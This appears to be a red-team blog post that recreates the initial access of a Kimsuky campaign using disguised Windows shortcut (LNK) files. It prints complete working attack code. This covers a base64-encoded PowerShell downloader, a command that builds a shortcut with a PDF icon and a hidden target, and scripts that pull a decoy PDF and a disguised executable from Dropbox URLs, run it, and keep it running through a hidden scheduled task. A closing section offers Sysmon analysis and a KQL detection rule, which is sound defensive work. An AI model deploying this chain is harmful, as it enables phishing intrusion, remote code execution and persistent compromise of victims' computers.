Emulating Kimsuky's Initial Access

When choosing an initial access technique, I am a big fan of LNKs. Studying CTI reports, I noticed the constant recurrence of LNKs as an initial access vector across multiple APTs, including APT28, APT41, and Kimsuky. I was particularly drawn by a specific campaign run by Kimsuky, in which they used LNKs to for processing the delivery and persistence of their payloads.
Kimsuky, aka APT43, is a North Korean state-backed APT targeting South Korea , Russia, US, and European nations, for espionage purposes. This blog post will go over the initial access techniques observed in this campaign:
In addition to that, I will be using some new research done by wietze on how LNKs can be further tweaked and used to bypass certain detections:
 wietze
Here is also his presentation at NorthSec 2026 about this topic, I highly recommend watching it.
LNK Quick Introduction
Microsoft Windows Shortcut (LNK) files are basically files that link (hence the LNK) to a specific service/location on the system. Most icons we have on our desktops that execute a program are usually LNK files that execute the actual program that sits in our filesystem, usually somewhere in Program Files.

The LNK binary format (MS-SHLLINK) is composed of up to five sequential sections:
- A fixed 76-byte
ShellLinkHeadercarrying flags, timestamps, and display settings - An optional
LinkTargetIDListencoding the target path as a chain of Shell Items - An optional
LinkInfoblock providing volume and UNC fallback resolution - Optional
StringDatafields for working directory, arguments, and icon path - A variable-length
ExtraDatachain of typed blocks identified by 4-byte signatures
Wietze Beukema's research "Trust Me, I'm a Shortcut" demonstrates how Explorer's faulty parsing of this structure enables full target spoofing: by planting a syntactically invalid path in EnvironmentVariableDataBlock while keeping the real payload in LinkTargetIDList, or by zeroing TargetUnicode while leaving TargetAnsi populated, an attacker can make the properties dialog display an entirely different target than what Windows actually executes without triggering a patch, since Microsoft categorises these as UI bugs rather than security boundaries.
Over the past years, LNKs have been a reliable initial access technique for many APTs, mainly because of their easy way to hide and camouflage themselves as other benign formats like PDFs, XLSXs etc. They also bypass offer some technical advantages to an attacker such as bypassing Smartscreen for payloads.
Report study
The report part that we'll follow is the initial access techniques observed in this campaign. The report details that Kimsuky is using LNKs to for processing the delivery and persistence of their payloads. The image below is a representation of their initial access technique:

The graph shows the following flow:
- Delivery of ZIP file via phishing email. The report doesn't specify if the ZIP was an attachment or a link to download it from.
- User extracts the ZIP file and double clicks the LNK file, which masquarades as a PDF file by utilizing the PDF icon.
- Executing the LNK file uses Powershell to execute the following steps:
- It downloads a Powershell script.
- The PS script will download an actual PDF file as a decoy.
- The PS will also download and run a payload.
- Finally it sets a scheduled task to run a PS script periodically, achieving persistence.
Generating LNK
The LNK will masquerade as a PDF file by utilizing the PDF icon. A list of the available icons can be found in C:\Windows\System32\shell32.dll. In our case we will set the icon to a PDF file by setting the relevant argument to .pdf, as Kimsuky did with .xlsx. The LNK file will target Powershell and download a script and run it. The payload will be in base64. THe cleartext payload will be the following:
$mmm = (New-Object -ComObject Shell.Application).NameSpace('shell:Downloads').Self.Path + "\ts.ps1";$aaa = New-Object Net.WebClient;$aaa.DownloadFile("https://dl.dropboxusercontent.com/scl/fi/[sharing_link_code]/ts.ps1?rlkey=[rlkey]&st=[st]&dl=0", $mmm); & $mmm; Remove-Item $mmm;
This payload will be encoded in base64 with the character set to UTF-16LE, which is the set Powershell uses to encode and decode base64.
JABtAG0AbQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAEMAbwBtAE8AYgBqAGUAYwB0ACAAUwBoAGUAbABsAC4AQQBwAHAAbABpAGMAYQB0AGkAbwBuACkALgBOAGEAbQBlAFMAcABhAGMAZQAoACcAcwBoAGUAbABsADoARABvAHcAbgBsAG8AYQBkAHMAJwApAC4AUwBlAGwAZgAuAFAAYQB0AGgAIAArACAAIgBcAHQAcwAuAHAAcwAxACIAOwAkAGEAYQBhACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ADsAJABhAGEAYQAuAEQAbwB3AG4AbABvAGEAZABGAGkAbABlACgAIgBoAHQAdABwAHMAOgAvAC8AZABsAC4AZAByAG8AcABiAG8AeAB1AHMAZQByAGMAbwBuAHQAZQBuAHQALgBjAG8AbQAvAHMAYwBsAC8AZgBpAC8AMAAwAGoANgBuAHoAcgBxAGYANgB5ADYAYQBtAGgAegBoAHkANwByAHkALwB0AHMALgBwAHMAMQA/AHIAbABrAGUAeQA9AG4AYgBsAHcAbQB2AG0AMwA1AHEAawA0ADYAZwB3AHUAbAA1AGoAZwBsAGMAbwBoAHkAJgBzAHQAPQBxAHEAbgBjAGQAZgBxADUAJgBkAGwAPQAwACIALAAgACQAbQBtAG0AKQA7ACAAJgAgACQAbQBtAG0AOwAgAFIAZQBtAG8AdgBlAC0ASQB0AGUAbQAgACQAbQBtAG0AOwA=
Kimsuky group tries to achieve some sort of obfuscation and evasion by adding multiple spaces in front of the arguments that are passed in Powershell. In our variation, we will use, as mentioned, the research done by wietze on how LNKs can be further tweaked and used to bypass certain detections.

python3 -m lnk-generator.generate --fake-path "F:\USB Drive" --target-executable "%WINDIR%\System32\WindowsPowershell\v1.0\powershell.exe" --target-command-line "-WindowStyle Hidden -NoProfile -nop -ExecutionPolicy Bypass -EncodedCommand JABtAG0AbQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAEMAbwBtAE8AYgBqAGUAYwB0ACAAUwBoAGUAbABsAC4AQQBwAHAAbABpAGMAYQB0AGkAbwBuACkALgBOAGEAbQBlAFMAcABhAGMAZQAoACcAcwBoAGUAbABsADoARABvAHcAbgBsAG8AYQBkAHMAJwApAC4AUwBlAGwAZgAuAFAAYQB0AGgAIAArACAAIgBcAHQAcwAuAHAAcwAxACIAOwAkAGEAYQBhACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ADsAJABhAGEAYQAuAEQAbwB3AG4AbABvAGEAZABGAGkAbABlACgAIgBoAHQAdABwAHMAOgAvAC8AZABsAC4AZAByAG8AcABiAG8AeAB1AHMAZQByAGMAbwBuAHQAZQBuAHQALgBjAG8AbQAvAHMAYwBsAC8AZgBpAC8AMAAwAGoANgBuAHoAcgBxAGYANgB5ADYAYQBtAGgAegBoAHkANwByAHkALwB0AHMALgBwAHMAMQA/AHIAbABrAGUAeQA9AG4AYgBsAHcAbQB2AG0AMwA1AHEAawA0ADYAZwB3AHUAbAA1AGoAZwBsAGMAbwBoAHkAJgBzAHQAPQBxAHEAbgBjAGQAZgBxADUAJgBkAGwAPQAwACIALAAgACQAbQBtAG0AKQA7ACAAJgAgACQAbQBtAG0AOwAgAFIAZQBtAG8AdgBlAC0ASQB0AGUAbQAgACQAbQBtAG0AOwA=" --icon ".pdf" SPOOFEXE_HIDEARGS_DISABLETARGETBased on the project, we can generate a LNK file that will execute the payload, while hiding the target file's path, hiding the Powershell command.
Execution Payload
Now that we have the file to grab the initial PS script, we need to actually implement it. This script will:
- Show the decoy
- Run the payload
- Establish persistence
Following the same variable naming conventions Kimsuky uses, here is the initial execution script:
# set the save locaation for the decoy PDF
$mmm = (New-Object -ComObject Shell.Application).NameSpace('shell:Downloads').Self.Path + "\important.pdf";

$aaa = New-Object Net.WebClient;

$aaa.DownloadFile("https://dl.dropboxusercontent.com/scl/fi/6gewcv66294g5rajzf4i5/sample.pdf?rlkey=u77i3v94lbuit7ohc9304t53b&st=oe1qvxlg&dl=0", $mmm);

# download and open the decoy PDF
& $mmm;

# set the payload save location
$qqq = (New-Object -ComObject Shell.Application).NameSpace('shell:Startup').Self.Path + "\a.pdf";

$bbb = New-Object Net.WebClient;

# download the payload in the startup directory
$bbb.DownloadFile("https://dl.dropboxusercontent.com/scl/fi/uaeoiljnmcjww6j23g462/browser.pdf?rlkey=s8bx58e6w9gy0r4mxi1i6de3v&st=xd7iy12o&dl=0", $qqq);

# rename the payload
Rename-Item -Path $qqq -NewName "browser.exe";

$xxx = (New-Object -ComObject Shell.Application).NameSpace('shell:Startup').Self.Path + "\browser.exe";

# execute the payload
& $xxx;
This is a draft, PoC version of the script, which establishes persistence with the not-so-fancy way of placing the executable in the StartUp directory. The executable is irrelevant for this project. In my testing I used a dummy PoC "malware" that asks for credentials when a specific process is set (here it is set to Notepad), and it exfiltrates the credentials encrypted over to a server.
The reason behind downloading the executable with a .pdf extension, is to bypass any simple filters that prevent downloading PE files with extensions like .exe.
Since everything is working, we can now update the execution script to achieve persistence via scheduled tasks.
Scheduled Tasks
For this updated version, the LNK will run and download a script called run.ps1 that will:
- Download and open the decoy PDF
- Download a PS script
task.ps1that downloads and executes the payload - Will set up persistence via a scheduled task that will run the
task.ps1

run.ps1 is the following:
# Download and open the decoy PDF
$mmm = (New-Object -ComObject Shell.Application).NameSpace('shell:Downloads').Self.Path + "\important.pdf";
$aaa = New-Object Net.WebClient;
$aaa.DownloadFile("https://dl.dropboxusercontent.com/scl/fi/6gewcv66294g5rajzf4i5/sample.pdf?rlkey=u77i3v94lbuit7ohc9304t53b&st=oe1qvxlg&dl=0", $mmm);
& $mmm;

# Set up and register the scheduled task persistence
$action = New-ScheduledTaskAction -Execute "Powershell.exe" -Argument '-WindowStyle Hidden -nop -NonInteractive -NoProfile -ExecutionPolicy Bypass -Command "& {$qqq = $env:APPDATA + \"\a.pdf\"; $bbb = New-Object Net.WebClient; $bbb.DownloadFile(\"https://dl.dropboxusercontent.com/scl/fi/8dl19w6lcnm14r7u7a42s/task.ps1?rlkey=e09amufzrb3aejgh8jxy00mpr&st=mflycyna&dl=0\", $qqq); Rename-Item -Path $qqq -NewName \"task.ps1\"; $xxx = $env:APPDATA + \"\task.ps1\"; & $xxx }"';

$trigger = New-ScheduledTaskTrigger -Once -At (Get-Date) -RepetitionInterval (New-TimeSpan -Minutes 1) -RepetitionDuration (New-TimeSpan -Days 3650);

$settings = New-ScheduledTaskSettingsSet -Hidden;

Register-ScheduledTask -TaskName "BrowserUpdateTaskMachine13377" -Action $action -Trigger $trigger -Settings $settings;
In a similar manner, the task.ps1 script downloads the payload/malware:
# Download browser.exe as a.pdf
$qqq = $env:APPDATA + "\a.pdf";
$bbb = New-Object Net.WebClient;
$bbb.DownloadFile("https://dl.dropboxusercontent.com/scl/fi/uaeoiljnmcjww6j23g462/browser.pdf?rlkey=s8bx58e6w9gy0r4mxi1i6de3v&st=xd7iy12o&dl=0", $qqq);

# Rename a.pdf to browser.exe
Rename-Item -Path $qqq -NewName "browser.exe";
$xxx = $env:APPDATA + "\browser.exe";

# Run browser.exe
& $xxx
After running the LNK, the result is to register a new task that runs task.ps1

I set the task to run every one minute, but of course this is adjustable.

Behavioral Chain of Evidence
Based on the behavior of the execution of the LNK file, and the telemetry collected from Sysmon events, we can make the following observations:
- Stage 1:
explorer.exespawnspowershell.exe. This telemetry indicates that a user interacted with the file, which executed powershell. LNK files are always executed viaexplorer.exe. - Stage 2:
powershell.exelaunchesAcrobat.exeto open the decoy PDF. - Stage 3:
svchost.exespawnspowershell.exeas part of the persistence mechanism to download the payload. - Stage 4:
powershell.exespawnsbrowser.exe(the payload).
Analyzing the events, parent child relationships, what stands out the most is the powershell --> Acrobat lineage, this is highly anomalous.
Stage 2 Detection Strategy
To bridge the gap between offensive emulation and defensive engineering, we can translate this behavioral chain of evidence into Kusto Query Language (KQL) rules. In a production environment, a SOC cannot treat all anomalies equally without causing some massive headache.
Therefore, it is only helpful to categorize the attack stages and their attention to immediate action.
- A detection rule for Stage 1 may be helpful but the headache caused is moderate, especially if you have developers in your network.
- Stage 3 causes a relatively high headache if RMM and administration automation takes place, where Powershell scripts are executed as part of scheduled tasks.
- Stage 4 causes a lot of headache if poorly written. Since the executable is run from the AppData directory, which is an unusual location, a detection rule should be developed with that in mind.
The Stage 2 chain powershell --> Acrobat.exe --> PDF stands out as an anomaly, as there would be no proper justification for opening a PDF from the command line or via a powershell script. Hence, I think it is worth it integrating a detection rule for catching decoy PDFs (or any other decoy) run via automated scripts like Powershell.
DeviceProcessEvents
| where InitiatingProcessFileName in~ ("powershell.exe", "cmd.exe", "wscript.exe", "cscript.exe")
| where FileName in~ ("Acrobat.exe", "AcroRd32.exe", "FoxitReader.exe", "winword.exe", "excel.exe")
| where ProcessCommandLine has ".pdf"
| project Timestamp, DeviceName, AccountName, InitiatingProcessFileName, InitiatingProcessCommandLine, FileName, ProcessCommandLine
| sort by Timestamp desc
Conclusion
In this post, we have demonstrated the initial access stage of a Kimsuky campaign that relies on LNK files to download and execute a malicious payload. We have also shown how this particular campaign further establishes persistence on the compromised host. We analysed the Sysmon Events and how these paint the story of the campaign.
Kimsuky continues to be a relevant threat actor, and their attacks are often well-orchestrated and sophisticated.
This blog post is by no means an exhaustive analysis of the campaign, but it is intended to provide a starting point for offensive security engineers to understand and implement similar techniques for emulating threats, and for defenders to detect and respond to this type of attack.